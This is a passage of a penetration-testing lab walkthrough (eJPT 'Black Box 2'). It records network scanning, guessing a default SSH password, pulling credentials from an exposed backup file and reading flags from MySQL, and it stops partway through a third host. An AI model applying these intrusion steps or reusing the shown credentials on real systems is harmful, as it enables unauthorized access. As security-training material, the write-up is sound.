Black Box 2

First, let's check the alive hosts on the network.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ fping -a -g 172.16.64.0/24
172.16.64.10
172.16.64.81
172.16.64.91
172.16.64.92
172.16.64.166
```

Apart from our ip listed at the beginning, we have four other hosts. Let's do an nmap scan on each of them.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sudo nmap -sC -sV -p- 172.16.64.81
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 18:37 IST
Nmap scan report for cms.foocorp.io (172.16.64.81)
Host is up (0.54s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)
|   256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)
|_  256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 10 disallowed entries
| /assets/ /css/ /emails/ /img/ /includes/ /install/
|_/lang/ /sociallogin/ /templates/ /upload/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Log in &raquo; FooCorp File Sharing
13306/tcp open  mysql   MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
|   Protocol: 10
|   Version: 5.7.25-0ubuntu0.16.04.2
|   Thread ID: 94
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, IgnoreSigpipes, FoundRows, Support41Auth
otocolNew, Speaks41ProtocolOld, LongPassword, IgnoreSpaceBeforeParenthesis, ODBCClient, Inter
```

The first host has port 22 running ssh, port 80 running http and port 13306 running mysql.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sudo nmap -sC -sV 172.16.64.91
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 17:39 IST
Nmap scan report for 172.16.64.91
Host is up (0.54s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A0:EF:01 (VMware)
```

The second host has just one port 80 open, which hosts a website.


```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sudo nmap -sC -sV 172.16.64.92
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 17:40 IST
Nmap scan report for 172.16.64.92
Host is up (0.60s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)
|   256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)
|_  256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)
53/tcp open  domain  dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photon by HTML5 UP
MAC Address: 00:50:56:A0:09:81 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.96 seconds
```

The third host has port 22, 53 and 80 open. Note that there is another port 63306 open on this machine as well. It runs an sql server. It is not included in the image as I did not perform the full port scan. It can be discovered using the -p- flag with the nmap command used here.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sudo nmap -sC -sV 172.16.64.166
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-23 17:41 IST
Nmap scan report for 172.16.64.166
Host is up (0.58s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
|   256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_  256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
8080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Ucorpora Demo
MAC Address: 00:50:56:A0:70:68 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The fourth host has port 2222 and 8080 open.

Now, we are starting from 172.16.64.166. Let's visit the webpage on 8080.



It is a standard company page. In the about us section shown in the image, we can see some restricted content. However, we can view that content when we view the source code of the page.

```
  <!-- For logged in only
<div  class="slider2 team flexslider">
  <ul class="slides">
    <li>
      <div class="row">

        <a href="#">
          <div class="span3 square-1">
            <div class="img-container">
              <img src="img/our-team/1.jpg" alt="">
              <div class="img-bg-icon"></div>
            </div>
            <h4>Elizabeth Lopez</h4>
              managing director
          </div>
        </a>

        <a href="#">
          <div class="span3 square-1">
            <div class="img-container">
              <img src="img/our-team/2.jpg" alt="">
              <div class="img-bg-icon"></div>
            </div>
            <h4>Tara Baker</h4>
              designer
          </div>
        </a>

        <a href="#">
          <div class="span3 square-1">
            <div class="img-container">
              <img src="img/our-team/3.jpg" alt="">
              <div class="img-bg-icon"></div>
            </div>
            <h4>Becky Casey</h4>
              project manager
          </div>
        </a>
```

We got names of employees, which could be used as possible usernames. We tried to connect to ssh, and we saw a banner.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ ssh 172.16.64.166 -p 2222
The authenticity of host '[172.16.64.166]:2222 ([172.16.64.166]:2222)' can't be established.
ECDSA key fingerprint is SHA256:jmCIvLNr3OIk7trzl3gDcMXP2NvfHvHKGSKaI3QwWws.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.16.64.166]:2222' (ECDSA) to the list of known hosts.
#################################################################
#       WARNING! This system is for authorized users only.      #
#       You activity is being actively monitored.               #
#       Any suspicious behavior will be resported.              #
#################################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.
```

Seems like the default password is CHANGEME. We tried the usernames with this password and got sabrina's shell.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ ssh sabrina@172.16.64.166 -p 2222
#################################################################
#       WARNING! This system is for authorized users only.      #
#       You activity is being actively monitored.               #
#       Any suspicious behavior will be resported.              #
#################################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

sabrina@172.16.64.166's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sat May 18 09:38:21 2019 from 172.16.64.12
sabrina@xubuntu:~$
```

We got the flag right there.

```
sabrina@xubuntu:~$ cat flag.txt
Congratulations! You have successfully exploited this machine.
Go for the others now.
sabrina@xubuntu:~$
```


There was also another file along with the flag, which contained a few virtual hosts.

```
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1       localhost
172.16.64.81    cms.foocorp.io
172.16.64.81    static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

These relate to another machine we found. Let's add these hosts to the /etc/hosts file.

```
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io
```

Now, we can move on to the machine with ip 172.16.64.81. We went to cms.foocorp.io, which is the same site hosted on 172.16.64.81/webapp.



We ran dirbuster on the site and found some directories.

Dir	/webapp/assets/
Dir	/webapp/img/custom/
Dir	/webapp/templates/default/
File	/webapp/header.php
File	/webapp/users.php
Dir	/webapp/upload/
Dir	/webapp/img/custom/logo/
Dir	/webapp/img/favicon/
Dir	/webapp/templates/default/lang/
Dir	/webapp/templates/gallery/
Dir	/webapp/img/google/
Dir	/webapp/assets/bootstrap/

The img directory was explored and we found a backup file.

Index of /img/custom/thumbs


Name	Last modified	Size	Description
Parent Directory		-	
logo-W220.png	2019-03-25 16:06	9.3K	
logo-W250.png	2019-03-25 16:06	8.6K	
logo-W300.png	2019-03-25 16:06	15K	
users.bak	2019-03-25 17:53	46	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80


Inside it were credentials.

```
john1:password123
peter:youdonotguessthatone5
```

Using this, we tried to login to the web app, but we did not get through.



So, we tried intercepting the request with burp and found credentials for the sql server.



Now, we can login to mysql.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sudo mysql -u root -p -P 13306 -h 172.16.64.81
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 92
Server version: 5.7.25-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

We can view all available databases.

```
MySQL [mysql]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cmsbase            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.392 sec)
```


Here, we use the cmsbase database. In that, we have a table called flag.

```
MySQL [mysql]> use cmsbase;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MySQL [cmsbase]>
MySQL [cmsbase]> show tables;
+---------------------------+
| Tables_in_cmsbase         |
+---------------------------+
| flag                      |
| sqlmapfile                |
| tbl_1_actions_log         |
```

We can print the flag.

```
MySQL [cmsbase]> select * from flag;
+----+-----------------------------+
| id | content                     |
+----+-----------------------------+
|  1 | Congratulations, you got it! |
+----+-----------------------------+
1 row in set (0.335 sec)
```

Now, let's visit another host on our list 172.16.64.92.




We can see this popup stating loaded. We viewed the source code and found an interesting js file.

```
<!-- Scripts -->
    <script src="assets/js/jquery.min.js"></script>
    <script src="assets/js/jquery.scrolly.min.js"></script>
    <script src="assets/js/browser.min.js"></script>
    <script src="assets/js/breakpoints.min.js"></script>
    <script src="assets/js/util.js"></script>
